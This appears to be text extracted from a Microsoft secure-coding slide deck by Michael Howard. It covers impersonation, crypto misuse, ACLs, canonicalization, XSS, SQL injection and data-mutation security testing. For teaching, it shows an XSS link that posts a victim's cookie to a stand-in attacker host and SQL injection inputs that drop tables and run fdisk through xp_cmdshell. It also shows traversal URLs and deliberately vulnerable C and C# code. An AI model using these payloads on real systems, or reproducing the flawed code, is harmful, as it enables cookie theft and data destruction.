
- ◆ Be wary of clients which can impersonate you if you are a privileged process
 - COM and RPC callbacks

Impersonation Solutions

- ◆ **Always check return value from any impersonation failure**
 - **Follow access denied path**
- ◆ **Look for**
 - **Any impersonation function**
 - **SetThreadToken**
- ◆ **Allow only identify (not impersonate) on outbound RPC/COM calls**

```
CoSetProxyBlanket (... , RPC_C_IMP_LEVEL_IDENTIFY, ...)
```

Action Items



- ◆ DLEBLANC

A dark, blue-tinted photograph of a person's face, possibly Michael Howard, with the name 'Michael Howard' overlaid in yellow text. The image is heavily shadowed and has a grainy texture. The person's eyes are closed or looking down, and their mouth is partially visible. The background is indistinct due to the low light and blue tint.

Michael Howard

“Encraption”

- ◆ **Do not roll your own crypto functions!**
- ◆ **XOR is NOT your friend**
 - Use CryptoAPI
 - Use System.Security.Cryptography
 - Use CAPICOM
- ◆ **Do not store secrets in code or config files**
 - They will not be secret for long
 - Use DPAPI on Windows[®] 2000 and later
 - Wrap DPAPI in .NET Frameworks

Determining Access Controls

- ◆ Use principle of least privilege
- ◆ Pay attention to sensitive information
 - Everyone:R isn't always appropriate
- ◆ Establish your own ACLs during app installation
- ◆ Don't depend on inheriting secure defaults!

NULL DACLs

- ◆ All objects in Windows NT[®] and later are secured using ACLs
- ◆ Important last line of defense
- ◆ NULL DACL == No Defense
- ◆ ANYONE can do ANYTHING to the object
 - Including deny access to the object

```
SetSecurityDescriptorACL(..., NULL, ...);
```

ActiveX Controls

- ◆ Is your control *really* Safe for Scripting?
- ◆ Remember, they can be called by anyone!
- ◆ Consider binding the control to your site
 - Q196016: HOWTO: Tie ActiveX Controls to a Specific Domain
- ◆ Managed Code!

Web Application Issues

- ◆ “All input is evil, until proven otherwise”
- ◆ Good guys provide well-formed input, bad guys don't!
- ◆ Be wary of data that crosses untrusted → trusted boundaries
- ◆ Examples
 - Canonicalization Issues
 - Cross-Site Scripting
 - SQL Injection

What's Wrong with this code?

```
void func(char *strName) {  
    char buff[64];  
    strcpy(buff, "My name is: ");  
    strcat(buff, strName);  
}
```

These APIs
are not 'insecure'

Untrusted!

A safe version using 'insecure' APIs

```
void func(char *strName) {  
    char buff[64];  
    if (isValid(strName)) {  
        strcpy(buff, "My name is: ");  
        strcat(buff, strName);  
    }  
}
```

Canonicalization


- ◆ **Never make a decision based on the name of something**
 - **You will get it wrong!**
 - <http://www.foo.com/default.asp>.
 - [http://www.foo.com/default.asp::\\$DATA](http://www.foo.com/default.asp::$DATA)
 - <http://www.foo.com/scripts/..%c1%1c../winnt/system32/cmd.exe>
 - <http://3472563466>
 - <http://www%2ebadcode%2ecom>

Canonicalization Solutions

- ◆ Canonicalize ONCE
- ◆ Perform checking and canonicalization in the same place
- ◆ Base decisions on object attributes, not names

XSS Issues

- ◆ Common error in Web pages
- ◆ Flaw in one Web page renders client-side data tied to that domain insecure
 - Issue is trusting input!



```
Welcome.asp
```

```
Hello,
```

```
<%= request.querystring('name') %>
```

What happens if you click on this...


Your cookie for this domain

```
<a href=http://www.insecuresite.com/welcome.asp?name=  
  <FORM action=http://www.badsite.com/data.asp  
    method=post id="idForm">  
    <INPUT name="cookie" type="hidden">  
  </FORM>  
<SCRIPT>  
  idForm.cookie.value=document.cookie;  
  idForm.submit();  
</SCRIPT> >  
here  
</a>
```

Is sent to here

SQL Injection (C#)

```
string Status = "No";
string sqlstring = "";
try {
    SqlConnection sql= new SqlConnection(
        @"data source=localhost;" +
        "user id=sa;password=password;");
    sql.Open();
    sqlstring="SELECT HasShipped" +
        " FROM detail WHERE ID='" + Id + "'";
    SqlCommand cmd = new SqlCommand(sqlstring,sql);
    if ((int)cmd.ExecuteScalar() != 0)
        Status = "Yes";
} catch (SqlException se) {
    Status = sqlstring + " failed\n\r";
    foreach (SqlError e in se.Errors) {
        Status += e.Message + "\n\r";
    }
} catch (Exception e) {
    Status = e.ToString();
}
```

The image shows a C# code snippet for connecting to a SQL database and executing a query. The code is presented in a monospaced font on a dark background. Four white arrows point to specific parts of the code: one points to the injected payload 'user id=sa;password=password;' in the connection string; another points to the SQL query string 'SELECT HasShipped FROM detail WHERE ID=' + Id + '' which is concatenated with the user input; a third points to the 'catch (SqlException se)' block, which handles database-specific errors; and a fourth points to the 'catch (Exception e)' block, which handles general exceptions. The code uses 'SqlConnection', 'SqlCommand', and 'ExecuteScalar()' methods.

SQL Injection Demo



Why string concat is wrong (1/2)

Good Guy

```
ID: 1001  
SELECT HasShipped  
FROM detail  
WHERE ID='1001'
```

Not so Good Guy

```
ID: 1001' or 1=1 --  
SELECT HasShipped  
FROM detail  
WHERE ID='1001' or 1=1 -- '
```

Why string concat is wrong (2/2)

Really Bad Guy

```
ID: 1001' drop table orders --  
SELECT HasShipped  
FROM detail  
WHERE ID= '1001' drop table orders -- '
```

Downright Evil Guy

```
ID: 1001' exec xp_cmdshell('fdisk.exe') --  
SELECT HasShipped  
FROM detail  
WHERE ID= '1001' exec xp_cmdshell('fdisk.exe')--'
```

Action Items

- ◆ Don't trust any input
- ◆ Validate for correctness, reject otherwise
 - Not the other way around
- ◆ Use regular expressions
 - `SSN = ^\d{3}-\d{2}-\d{4}$`
 - nothing else is valid
- ◆ HTML/URL encode output
- ◆ Build SQL statements with SQL placeholders
- ◆ Compile with `-GS`

Security Testing: Data Mutation & Threat Models

- ◆ **A Problem: Too many “goody two shoes” testers**
 - We need to teach people how to think ‘evil’
- ◆ **The threat model can help drive the test process**
 - Each threat should have at least two tests: Whitehat & Blackhat
 - STRIDE helps drive test techniques
 - DREAD helps drive priority
- ◆ **Intelligent ‘fuzz’**

Analytical Security Testing

- ◆ Decompose the app (threat model)
- ◆ Identify interfaces
- ◆ Enumerate input points
 - Sockets
 - Pipes
 - Registry
 - Files
 - RPC (etc)
 - Command-line args
 - Etc.
- ◆ Enumerate data structures
 - C/C++ struct data
 - HTTP body
 - HTTP headers
 - HTTP header data
 - Querystrings
 - Bit flags
 - Etc.
- ◆ Determine valid constructs

Mutate the data!

◆ Contents ▾

- Length (Cl)
- Random (Cr)
- NULL (Cn)
- Zero (Cz)
- Wrong type (Cw)
- Wrong Sign (Cs)
- Out of Bounds (Co)
- Valid + Invalid (Cv)
- Special Chars (Cp)
 - Script (Cps)
 - HTML (Cph)
 - Quotes (Cpq)
 - Slashes (Cpl)
 - Escaped chars (Cpe)
 - Meta chars (Cpm)

◆ Length

- Long (LI)
- Small (Ls)
- Zero Length (Lz)

◆ Container

- Name (On)
- Link to other (Ol)
- Exists (Oe)
- Does not exist (Od)
- No access (Oa)
- Restricted Access (Or)

◆ Network Specific

- Replay (Nr)
- Out-of-sync (No)
- High volume (Nh)

Data mutation example

OnHand.xml

- Filename too long (On:Cl:LI)
- Link to another file (OI)
- Deny access to file (Oa)
- Lock file (Oa)

```
<?xml version="1.0" encoding="utf-8"?>
<items>
  <item name="Foo" readonly="true">
    <cost>13.50</cost>
    <lastpurch>20020903</lastpurch>
    <fullname>Big Foo Thing</fullname>
  </item>
  ...
</items>
```

- No data (Cl:Lz)
- Full of junk (Cr)

- Different version (Cs & Co)
- Escaped (Cpe)
- No version (Cl:Lz)
- Junk (Cr)


Action Items

- ◆ Find the 'evil' testers in your company
- ◆ Derive tests from the threat models
- ◆ Build libraries of mutation routines

Summary

- ◆ **Changing the process**
- ◆ **Threat modeling**
- ◆ **Common Security Mistakes**
 - **Win32**
 - **Web**
- ◆ **Security Testing**

More Info





Questions?

Additional Slides

Microsoft®